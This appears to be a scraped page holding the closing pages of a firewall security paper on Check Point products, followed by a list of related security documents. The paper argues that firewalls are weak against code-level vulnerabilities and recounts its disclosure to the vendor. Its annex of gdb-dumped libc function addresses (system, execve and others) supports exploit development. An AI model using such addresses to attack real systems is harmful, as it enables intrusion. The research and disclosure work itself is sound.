217 never ends. If there are technologies that can give you a 90 points security but you choose to use a technology that gives you 70 points be sure that your solution is not secure. Right now high skilled hackers are targeting those systems with 90 points of security, because they actually don t know how to break them in an easy way. If you are using a system with 70 points of security you are in risk, because every decent expert will break into your system. Practical example of how to evaluate the resistance to source code errors of your firewall system: 1 st : Question: is your firewall able to resist attacks to user land level vulnerabilities? If yes, what technology is protecting you from this? Is that technology formerly secure? 2 nd : Question: has been the code of your firewall and/or the underlying operating system being certified and its security design formerly demonstrated? 3 rd : Question: is your firewall able to resist attacks to kernel level vulnerabilities? If yes, what technology is protecting you from this? Is that technology formerly secure? Usually a restricted number of firewall vendors can answer yes to the first question. No one can answer yes to the second question be careful, we are talking about code and about a FORMAL certification-. And actually I don t know any firewall vendor that can answer yes to the third questions, even if it will be possible in the future with the help of modern operating systems with SKPP and hardware support. Also,you must take into account that firewall code and operating system code usually are independent entities and thus making the evaluation of the security a very complex task. What about responsible disclosure? CheckPoint was first contacted on Since them many other attempts were done and at last we were redirected to our country Spain-. We contacted the representative of Check Point at our country and many approaches attempts were made. The feedback was very poor and after months of waiting we decided to release this work to the community. 217
218 ANNEX I - SYSCALLS (gdb) p system $1 = {<text variable, no debug info>} 0x1b8c50 <system> (gdb) p mkdir $2 = {<text variable, no debug info>} 0x371df0 <mkdir> (gdb) p creat $3 = {<text variable, no debug info>} 0x <creat> (gdb) p gets $4 = {<text variable, no debug info>} 0x <gets> (gdb) p puts $5 = {<text variable, no debug info>} 0x <puts> (gdb) p link $6 = {<text variable, no debug info>} 0x3735a0 <link> (gdb) p chroot $7 = {<text variable, no debug info>} 0x <chroot> (gdb) p chdir $8 = {<text variable, no debug info>} 0x3727a0 <chdir> (gdb) p rmdir $9 = {<text variable, no debug info>} 0x3736a0 <rmdir> (gdb) p symlink $10 = {<text variable, no debug info>} 0x3735e0 <symlink> (gdb) p unlink $11 = {<text variable, no debug info>} 0x <unlink> (gdb) p umount $12 = {<text variable, no debug info>} 0x37fbf0 <umount> (gdb) p chdir $13 = {<text variable, no debug info>} 0x3727a0 <chdir> (gdb) p chmod $14 = {<text variable, no debug info>} 0x371d40 <chmod> (gdb) p execve $15 = {<text variable, no debug info>} 0x34cc20 <execve> (gdb) p execv $16 = {<text variable, no debug info>} 0x34cd50 <execv> 218
219 (gdb) p execle $17 = {<text variable, no debug info>} 0x34cd90 <execle> (gdb) p execl $18 = {<text variable, no debug info>} 0x34ce80 <execl> (gdb) p write $19 = {<text variable, no debug info>} 0x <write> (gdb) p ulimit $20 = {<text variable, no debug info>} 0x377f50 <ulimit> (gdb) p getcwd $21 = {<text variable, no debug info>} 0x1224e0 <getcwd> (gdb) p fwrite $1 = {<text variable, no debug info>} 0x303b50 <fwrite> (gdb) p fchdir $1 = {<text variable, no debug info>} 0x3727e0 <fchdir> (gdb) p mkdir $2 = {<text variable, no debug info>} 0x371df0 <mkdir> (gdb) p memmove $1 = {<text variable, no debug info>} 0x31cc40 <memmove> (gdb) p memcpy $2 = {<text variable, no debug info>} 0x31d1c0 <memcpy> (gdb) p fputs $1 = {<text variable, no debug info>} 0x <fputs> (gdb) p fputc $2 = {<text variable, no debug info>} 0x309cf0 <fputc> (gdb) p rename $1 = {<text variable, no debug info>} 0x <rename> 219
Off-by-One exploitation tutorial
 Off-by-One exploitation tutorial By Saif El-Sherei www.elsherei.com Introduction: I decided to get a bit more into Linux exploitation, so I thought it would be nice if I document this as a good friend
Software security. Buffer overflow attacks SQL injections. Lecture 11 EIT060 Computer Security
 Software security Buffer overflow attacks SQL injections Lecture 11 EIT060 Computer Security Buffer overflow attacks Buffer overrun is another common term Definition A condition at an interface under which
Firewalls. Securing Networks. Chapter 3 Part 1 of 4 CA M S Mehta, FCA
 Firewalls Securing Networks Chapter 3 Part 1 of 4 CA M S Mehta, FCA 1 Firewalls Learning Objectives Task Statements 1.3 Recognise function of Telecommunications and Network security including firewalls,..
PROFESSIONAL SECURITY SYSTEMS
 PROFESSIONAL SECURITY SYSTEMS Check Point SecurePlatform Firewall security platform for use in the systems with increased security requirements IT technologies are essential for proper operation of majority
3. Broken Account and Session Management. 4. Cross-Site Scripting (XSS) Flaws. Web browsers execute code sent from websites. Account Management
 What is an? s Ten Most Critical Web Application Security Vulnerabilities Anthony LAI, CISSP, CISA Chapter Leader (Hong Kong) [email protected] Open Web Application Security Project http://www.owasp.org
10 Key Things Your VoIP Firewall Should Do. When voice joins applications and data on your network
 10 Key Things Your Firewall Should Do When voice joins applications and data on your network Table of Contents Making the Move to 3 10 Key Things 1 Security is More Than Physical 4 2 Priority Means Clarity
Introduction to Operating Systems
 Introduction to Operating Systems It is important that you familiarize yourself with Windows and Linux in preparation for this course. The exercises in this book assume a basic knowledge of both of these
IBM WebSphere Application Server Version 7.0
 IBM WebSphere Application Server Version 7.0 Centralized Installation Manager for IBM WebSphere Application Server Network Deployment Version 7.0 Note: Before using this information, be sure to read the
DS License Server. Installation and Configuration Guide. 3DEXPERIENCE R2014x
 DS License Server Installation and Configuration Guide 3DEXPERIENCE R2014x Contains JAVA SE RUNTIME ENVIRONMENT (JRE) VERSION 7 Contains IBM(R) 64-bit SDK for AIX(TM), Java(TM) Technology Edition, Version
A Decision Maker s Guide to Securing an IT Infrastructure
 A Decision Maker s Guide to Securing an IT Infrastructure A Rackspace White Paper Spring 2010 Summary With so many malicious attacks taking place now, securing an IT infrastructure is vital. The purpose
Return-oriented programming without returns
 Faculty of Computer Science Institute for System Architecture, Operating Systems Group Return-oriented programming without urns S. Checkoway, L. Davi, A. Dmitrienko, A. Sadeghi, H. Shacham, M. Winandy
Implementation of Web Application Firewall
 Implementation of Web Application Firewall OuTian 1 Introduction Abstract Web 層 應 用 程 式 之 攻 擊 日 趨 嚴 重, 而 國 內 多 數 企 業 仍 不 知 該 如 何 以 資 安 設 備 阻 擋, 仍 在 採 購 傳 統 的 Firewall/IPS,
Introduction to Endpoint Security
 Chapter Introduction to Endpoint Security 1 This chapter provides an overview of Endpoint Security features and concepts. Planning security policies is covered based on enterprise requirements and user
Security Correlation Server Quick Installation Guide
 orrelog Security Correlation Server Quick Installation Guide This guide provides brief information on how to install the CorreLog Server system on a Microsoft Windows platform. This information can also
Red Hat. www.redhat.com. By Karl Wirth
 Red Hat Enterprise Linux 5 Security By Karl Wirth Abstract Red Hat Enterprise Linux has been designed by, and for, the most security-conscious organizations in the world. Accordingly, security has always
Security Correlation Server Quick Installation Guide
 orrelogtm Security Correlation Server Quick Installation Guide This guide provides brief information on how to install the CorreLog Server system on a Microsoft Windows platform. This information can also
Penetration Testing Report Client: Business Solutions June 15 th 2015
 Penetration Testing Report Client: Business Solutions June 15 th 2015 Acumen Innovations 80 S.W 8 th St Suite 2000 Miami, FL 33130 United States of America Tel: 1-888-995-7803 Email: [email protected]
PATROL Console Server and RTserver Getting Started
 PATROL Console Server and RTserver Getting Started Supporting PATROL Console Server 7.5.00 RTserver 6.6.00 February 14, 2005 Contacting BMC Software You can access the BMC Software website at http://www.bmc.com.
FISMA / NIST 800-53 REVISION 3 COMPLIANCE
 Mandated by the Federal Information Security Management Act (FISMA) of 2002, the National Institute of Standards and Technology (NIST) created special publication 800-53 to provide guidelines on security
SonicWALL PCI 1.1 Implementation Guide
 Compliance SonicWALL PCI 1.1 Implementation Guide A PCI Implementation Guide for SonicWALL SonicOS Standard In conjunction with ControlCase, LLC (PCI Council Approved Auditor) SonicWall SonicOS Standard
Make a folder named Lab3. We will be using Unix redirection commands to create several output files in that folder.
 CMSC 355 Lab 3 : Penetration Testing Tools Due: September 31, 2010 In the previous lab, we used some basic system administration tools to figure out which programs where running on a system and which files
Firewalls and Software Updates
 Firewalls and Software Updates License This work by Z. Cliffe Schreuders at Leeds Metropolitan University is licensed under a Creative Commons Attribution-ShareAlike 3.0 Unported License. Contents General
Veritas Cluster Server
 APPENDIXE This module provides basic guidelines for the (VCS) configuration in a Subscriber Manager (SM) cluster installation. It assumes basic knowledge of the VCS environment; it does not replace the
IBM Security QRadar Vulnerability Manager Version 7.2.1. User Guide
 IBM Security QRadar Vulnerability Manager Version 7.2.1 User Guide Note Before using this information and the product that it supports, read the information in Notices on page 61. Copyright IBM Corporation
Achieving PCI-Compliance through Cyberoam
 White paper Achieving PCI-Compliance through Cyberoam The Payment Card Industry (PCI) Data Security Standard (DSS) aims to assure cardholders that their card details are safe and secure when their debit
SECURITY B-SIDES: ATLANTA STRATEGIC PENETRATION TESTING. Presented by: Dave Kennedy Eric Smith
 SECURITY B-SIDES: ATLANTA STRATEGIC PENETRATION TESTING Presented by: Dave Kennedy Eric Smith AGENDA Penetration Testing by the masses Review of current state by most service providers Deficiencies in
Unix Security Technologies. Pete Markowsky <peterm[at] ccs.neu.edu>
![Unix Security Technologies. Pete Markowsky <peterm[at] ccs.neu.edu>](/thumbs/32/15517621.jpg "Unix Security Technologies. Pete Markowsky <peterm[at] ccs.neu.edu>") Unix Security Technologies Pete Markowsky What is this about? The goal of this CPU/SWS are: Introduce you to classic vulnerabilities Get you to understand security advisories Make
Unix Security Technologies Pete Markowsky What is this about? The goal of this CPU/SWS are: Introduce you to classic vulnerabilities Get you to understand security advisories Make
Installation Guide for FTMS 1.6.0 and Node Manager 1.6.0
 Installation Guide for FTMS 1.6.0 and Node Manager 1.6.0 Table of Contents Overview... 2 FTMS Server Hardware Requirements... 2 Tested Operating Systems... 2 Node Manager... 2 User Interfaces... 3 License
SECURITY TRENDS & VULNERABILITIES REVIEW 2015
 SECURITY TRENDS & VULNERABILITIES REVIEW 2015 Contents 1. Introduction...3 2. Executive summary...4 3. Inputs...6 4. Statistics as of 2014. Comparative study of results obtained in 2013...7 4.1. Overall
Secure Web Application Coding Team Introductory Meeting December 1, 2005 1:00 2:00PM Bits & Pieces Room, Sansom West Room 306 Agenda
 Secure Web Application Coding Team Introductory Meeting December 1, 2005 1:00 2:00PM Bits & Pieces Room, Sansom West Room 306 Agenda 1. Introductions for new members (5 minutes) 2. Name of group 3. Current
Shellshock Security Patch for X86
 Shellshock Security Patch for X86 Guide for Using the FFPS Update Manager October 2014 Version 1.0. Page 1 Page 2 This page is intentionally blank Table of Contents 1.0 OVERVIEW - SHELLSHOCK/BASH SHELL
SysPatrol - Server Security Monitor
 SysPatrol Server Security Monitor User Manual Version 2.2 Sep 2013 www.flexense.com www.syspatrol.com 1 Product Overview SysPatrol is a server security monitoring solution allowing one to monitor one or
Cedric Rajendran VMware, Inc. Security Hardening vsphere 5.5
 Cedric Rajendran VMware, Inc. Security Hardening vsphere 5.5 Agenda Security Hardening vsphere 5.5 ESXi Architectural Review ESXi Software Packaging The ESXi Firewall ESXi Local User Security Host Logs
CimTrak Technical Summary. DETECT All changes across your IT environment. NOTIFY Receive instant notification that a change has occurred
 DETECT All changes across your IT environment With coverage for your servers, network devices, critical workstations, point of sale systems, and more, CimTrak has your infrastructure covered. CimTrak provides
Security Overview of the Integrity Virtual Machines Architecture
 Security Overview of the Integrity Virtual Machines Architecture Introduction... 2 Integrity Virtual Machines Architecture... 2 Virtual Machine Host System... 2 Virtual Machine Control... 2 Scheduling
Firewall Builder Architecture Overview
 Firewall Builder Architecture Overview Vadim Zaliva Vadim Kurland Abstract This document gives brief, high level overview of existing Firewall Builder architecture.
Bypassing Memory Protections: The Future of Exploitation
 Bypassing Memory Protections: The Future of Exploitation Alexander Sotirov [email protected] About me Exploit development since 1999 Research into reliable exploitation techniques: Heap Feng Shui in JavaScript
R75. Installation and Upgrade Guide
 R75 Installation and Upgrade Guide 24 March 2011 2011 Check Point Software Technologies Ltd. All rights reserved. This product and related documentation are protected by copyright and distributed under
Did you know your security solution can help with PCI compliance too?
 Did you know your security solution can help with PCI compliance too? High-profile data losses have led to increasingly complex and evolving regulations. Any organization or retailer that accepts payment
Certification Report
 Certification Report EAL 3+ Evaluation of RSA envision platform v4.0 SP 1 Issued by: Communications Security Establishment Canada Certification Body Canadian Common Criteria Evaluation and Certification
DS License Server V6R2013x
 DS License Server V6R2013x DS License Server V6R2013x Installation and Configuration Guide Contains JAVA SE RUNTIME ENVIRONMENT (JRE) VERSION 7 Contains IBM(R) 64-bit SDK for AIX(TM), Java(TM) Technology
Oracle Identity and Access Management 10g Release 10.1.4.0.1 running on Red Hat Enterprise Linux AS Release 4 Update 5
 122-B CERTIFICATION REPORT No. CRP245 Oracle Identity and Access Management 10g Release 10.1.4.0.1 running on Red Hat Enterprise Linux AS Release 4 Update 5 Issue 1.0 June 2008 Crown Copyright 2008 Reproduction
Command Line Interface User Guide for Intel Server Management Software
 Command Line Interface User Guide for Intel Server Management Software Legal Information Information in this document is provided in connection with Intel products. No license, express or implied, by estoppel
My FreeScan Vulnerabilities Report
 Page 1 of 6 My FreeScan Vulnerabilities Report Print Help For 66.40.6.179 on Feb 07, 008 Thank you for trying FreeScan. Below you'll find the complete results of your scan, including whether or not the
Format string exploitation on windows Using Immunity Debugger / Python. By Abysssec Inc WwW.Abysssec.Com
 Format string exploitation on windows Using Immunity Debugger / Python By Abysssec Inc WwW.Abysssec.Com For real beneficiary this post you should have few assembly knowledge and you should know about classic
Firewalls. Ola Flygt Växjö University, Sweden http://w3.msi.vxu.se/users/ofl/ [email protected] +46 470 70 86 49. Firewall Design Principles
 Firewalls Ola Flygt Växjö University, Sweden http://w3.msi.vxu.se/users/ofl/ [email protected] +46 470 70 86 49 1 Firewall Design Principles Firewall Characteristics Types of Firewalls Firewall Configurations
Oracle Solaris Security: Mitigate Risk by Isolating Users, Applications, and Data
 Oracle Solaris Security: Mitigate Risk by Isolating Users, Applications, and Data Will Fiveash presenter, Darren Moffat author Staff Engineer Solaris Kerberos Development Safe Harbor Statement The following
Computer Security: Principles and Practice
 Computer Security: Principles and Practice Chapter 24 Windows and Windows Vista Security First Edition by William Stallings and Lawrie Brown Lecture slides by Lawrie Brown Windows and Windows Vista Security
Certification Report
 Certification Report HP Network Automation Ultimate Edition 10.10 Issued by: Communications Security Establishment Certification Body Canadian Common Criteria Evaluation and Certification Scheme Government
FREQUENTLY ASKED QUESTIONS
 FREQUENTLY ASKED QUESTIONS Secure Bytes, October 2011 This document is confidential and for the use of a Secure Bytes client only. The information contained herein is the property of Secure Bytes and may
HOMEROOM SERVER INSTALLATION & NETWORK CONFIGURATION GUIDE
 HOMEROOM SERVER INSTALLATION & NETWORK CONFIGURATION GUIDE Level 1, 61 Davey St Hobart, TAS 7000 T (03) 6165 1555 www.getbusi.com Table of Contents ABOUT THIS MANUAL! 1 SYSTEM REQUIREMENTS! 2 Hardware
How To Evaluate Watchguard And Fireware V11.5.1
 Certification Report EAL 4+ Evaluation of WatchGuard and Fireware XTM Operating System v11.5.1 Issued by: Communications Security Establishment Canada Certification Body Canadian Common Criteria Evaluation
Chapter 9 Firewalls and Intrusion Prevention Systems
 Chapter 9 Firewalls and Intrusion Prevention Systems connectivity is essential However it creates a threat Effective means of protecting LANs Inserted between the premises network and the to establish
SecureDoc Disk Encryption Cryptographic Engine
 SecureDoc Disk Encryption Cryptographic Engine FIPS 140-2 Non-Proprietary Security Policy Abstract: This document specifies Security Policy enforced by SecureDoc Cryptographic Engine compliant with the
HP IMC Firewall Manager
 HP IMC Firewall Manager Configuration Guide Part number: 5998-2267 Document version: 6PW102-20120420 Legal and notice information Copyright 2012 Hewlett-Packard Development Company, L.P. No part of this
NOC PS manual. Copyright Maxnet 2009 2015 All rights reserved. Page 1/45 NOC-PS Manuel EN version 1.3
 NOC PS manual Copyright Maxnet 2009 2015 All rights reserved Page 1/45 Table of contents Installation...3 System requirements...3 Network setup...5 Installation under Vmware Vsphere...8 Installation under
How To Set Up A Network Map In Linux On A Ubuntu 2.5 (Amd64) On A Raspberry Mobi) On An Ubuntu 3.5.2 (Amd66) On Ubuntu 4.5 On A Windows Box
 CSC-NETLAB Packet filtering with Iptables Group Nr Name1 Name2 Name3 Date Instructor s Signature Table of Contents 1 Goals...2 2 Introduction...3 3 Getting started...3 4 Connecting to the virtual hosts...3
Defense in Depth: Protecting Against Zero-Day Attacks
 Defense in Depth: Protecting Against Zero-Day Attacks Chris McNab FIRST 16, Budapest 2004 Agenda Exploits through the ages Discussion of stack and heap overflows Common attack behavior Defense in depth
CS 356 Lecture 19 and 20 Firewalls and Intrusion Prevention. Spring 2013
 CS 356 Lecture 19 and 20 Firewalls and Intrusion Prevention Spring 2013 Review Chapter 1: Basic Concepts and Terminology Chapter 2: Basic Cryptographic Tools Chapter 3 User Authentication Chapter 4 Access
1 hours, 30 minutes, 38 seconds Heavy scan. All scanned network resources. Copyright 2001, FTP access obtained
 home Network Vulnerabilities Detail Report Grouped by Vulnerability Report Generated by: Symantec NetRecon 3.5 Licensed to: X Serial Number: 0182037567 Machine Scanned from: ZEUS (192.168.1.100) Scan Date:
Nixu SNS Security White Paper May 2007 Version 1.2
 1 Nixu SNS Security White Paper May 2007 Version 1.2 Nixu Software Limited Nixu Group 2 Contents 1 Security Design Principles... 3 1.1 Defense in Depth... 4 1.2 Principle of Least Privilege... 4 1.3 Principle
Secure Software Programming and Vulnerability Analysis
 Secure Software Programming and Vulnerability Analysis Christopher Kruegel [email protected] http://www.auto.tuwien.ac.at/~chris Operations and Denial of Service Secure Software Programming 2 Overview
Certification Report
 Certification Report EAL 2+ Evaluation of Symantec Endpoint Protection Version 12.1.2 Issued by: Communications Security Establishment Canada Certification Body Canadian Common Criteria Evaluation and
Status of Open Source and commercial IPv6 firewall implementations
 Status of Open Source and commercial IPv6 firewall implementations Dr. Peter Bieringer AERAsec Network Services & Security GmbH [email protected] European Conference on Applied IPv6 (ECAI6) Cologne, Germany
CIS433/533 - Computer and Network Security Operating System Security
 CIS433/533 - Computer and Network Security Operating System Security Professor Kevin Butler Winter 2010 Computer and Information Science OS Security An secure OS should provide (at least) the following
Monitoring Clearswift Gateways with SCOM
 Technical Guide Version 01 28/11/2014 Documentation Information File Name Document Author Document Filename Monitoring the gateways with _v1.docx Iván Blesa Monitoring the gateways with _v1.docx Issue
Question Name C 1.1 Do all users and administrators have a unique ID and password? Yes
 Category Question Name Question Text C 1.1 Do all users and administrators have a unique ID and password? C 1.1.1 Passwords are required to have ( # of ) characters: 5 or less 6-7 8-9 Answer 10 or more
Building Your Firewall Rulebase Lance Spitzner Last Modified: January 26, 2000
 Building Your Firewall Rulebase Lance Spitzner Last Modified: January 26, 2000 Building a solid rulebase is a critical, if not the most critical, step in implementing a successful and secure firewall.
For a 64-bit system. I - Presentation Of The Shellcode
 #How To Create Your Own Shellcode On Arch Linux? #Author : N3td3v!l #Contact-mail : [email protected] #Website : Nopotm.ir #Spcial tnx to : C0nn3ct0r And All Honest Hackerz and Security Managers I - Presentation
PolyServe Understudy QuickStart Guide
 PolyServe Understudy QuickStart Guide PolyServe Understudy QuickStart Guide POLYSERVE UNDERSTUDY QUICKSTART GUIDE... 3 UNDERSTUDY SOFTWARE DISTRIBUTION & REGISTRATION... 3 Downloading an Evaluation Copy
Network Defense Specialist. Course Title: Network Defense Specialist: Securing and Troubleshooting Network Operating Systems
 Course Title: Network Defense Specialist: Securing and Troubleshooting Network Operating Systems Page 1 of 12 Course Description The Network Defense Series from EC-Council Press is comprised of 5 books
Citrix NetScaler Platinum Edition Load Balancer Version 10.5 running on MPX 9700-FIPS, MPX 10500-FIPS, MPX 12500-FIPS, MPX 15500-FIPS appliances
 122 CERTIFICATION REPORT No. CRP294 Citrix NetScaler Platinum Edition Load Balancer Version 10.5 running on MPX 9700-FIPS, MPX 10500-FIPS, MPX 12500-FIPS, MPX 15500-FIPS appliances Issue 1.0 November 2015
VULNERABILITY ASSESSMENT WHITEPAPER INTRODUCTION, IMPLEMENTATION AND TECHNOLOGY DISCUSSION
 VULNERABILITY ASSESSMENT WHITEPAPER INTRODUCTION, IMPLEMENTATION AND TECHNOLOGY DISCUSSION copyright 2003 securitymetrics Security Vulnerabilities of Computers & Servers Security Risks Change Daily New
What IT Auditors Need to Know About Secure Shell. SSH Communications Security
 What IT Auditors Need to Know About Secure Shell SSH Communications Security Agenda Secure Shell Basics Security Risks Compliance Requirements Methods, Tools, Resources What is Secure Shell? A cryptographic
Considerations In Developing Firewall Selection Criteria. Adeptech Systems, Inc.
 Considerations In Developing Firewall Selection Criteria Adeptech Systems, Inc. Table of Contents Introduction... 1 Firewall s Function...1 Firewall Selection Considerations... 1 Firewall Types... 2 Packet
IBM Pure Application Create Custom Virtual Image Guide - Part 1 Virtual Image by extending
 PERFICIENT IBM Pure Application Create Custom Virtual Image Guide - Part 1 Virtual Image by extending How to guide on Virtual Image creation for Pure Application Technical Architect: Chuck Misuraca Change
Safety measures in Linux
 S a f e t y m e a s u r e s i n L i n u x Safety measures in Linux Krzysztof Lichota [email protected] A g e n d a Standard Unix security measures: permissions, capabilities, ACLs, chroot Linux kernel
Lotus Domino Security
 An X-Force White Paper Lotus Domino Security December 2002 6303 Barfield Road Atlanta, GA 30328 Tel: 404.236.2600 Fax: 404.236.2626 Introduction Lotus Domino is an Application server that provides groupware
Host Hardening. Presented by. Douglas Couch & Nathan Heck Security Analysts for ITaP 1
 Host Hardening Presented by Douglas Couch & Nathan Heck Security Analysts for ITaP 1 Background National Institute of Standards and Technology Draft Guide to General Server Security SP800-123 Server A
WHITE PAPER. FortiWeb and the OWASP Top 10 Mitigating the most dangerous application security threats
 WHITE PAPER FortiWeb and the OWASP Top 10 PAGE 2 Introduction The Open Web Application Security project (OWASP) Top Ten provides a powerful awareness document for web application security. The OWASP Top
Esmeralda Hoxha Department of Informatics Engineering/ SHPAL Pavaresia, Vlore, Albania
 Esmeralda Hoxha Department of Informatics Engineering/ SHPAL Pavaresia, Vlore, Albania INTRODUCTION SECURITY IN NETS, GENERAL CONCEPTS FIREWALLS AND THEIR CHARACTERISTICS CHECK-POINT AS VPN FIREWALL PACKAGE,
Virtually Secure. a journey from analysis to remote root 0day on an industry leading SSL-VPN appliance
 Virtually Secure a journey from analysis to remote root 0day on an industry leading SSL-VPN appliance Who am I? Tal Zeltzer Independent security researcher from Israel Reverse engineering (mostly embedded
Plain English Guide To Common Criteria Requirements In The. Field Device Protection Profile Version 0.75
 Plain English Guide To Common Criteria Requirements In The Field Device Protection Profile Version 0.75 Prepared For: Process Control Security Requirements Forum (PCSRF) Prepared By: Digital Bond, Inc.
Homeland Security Red Teaming
 Homeland Security Red Teaming Directs intergovernmental coordination Specifies Red Teaming Viewing systems from the perspective of a potential adversary Target hardening Looking for weakness in existing
Using Network Attached Storage with Linux. by Andy Pepperdine
 Using Network Attached Storage with Linux by Andy Pepperdine I acquired a WD My Cloud device to act as a demonstration, and decide whether to use it myself later. This paper is my experience of how to
Virtualization System Security
 Virtualization System Security Bryan Williams, IBM X-Force Advanced Research Tom Cross, Manager, IBM X-Force Security Strategy 2009 IBM Corporation Overview Vulnerability disclosure analysis Vulnerability
Cisco Setting Up PIX Syslog
 Table of Contents Setting Up PIX Syslog...1 Introduction...1 Before You Begin...1 Conventions...1 Prerequisites...1 Components Used...1 How Syslog Works...2 Logging Facility...2 Levels...2 Configuring
Secure File Transfer Installation. Sender Recipient Attached FIles Pages Date. Development Internal/External None 11 6/23/08
 Technical Note Secure File Transfer Installation Sender Recipient Attached FIles Pages Date Development Internal/External None 11 6/23/08 Overview This document explains how to install OpenSSH for Secure
Best Practices for VMware ESX Server 2
 Best Practices for VMware ESX Server 2 2 Summary VMware ESX Server can be deployed in many ways. In this document, we recommend specific deployment guidelines. Following these guidelines will maximize
ClearOS Network, Gateway, Server Quick Start Guide
 ClearOS Network, Gateway, Server Quick Start Guide Welcome ClearOS is computer Operating System (OS) that provides enterprise-level network security and application services to the Small/Medium-sized Business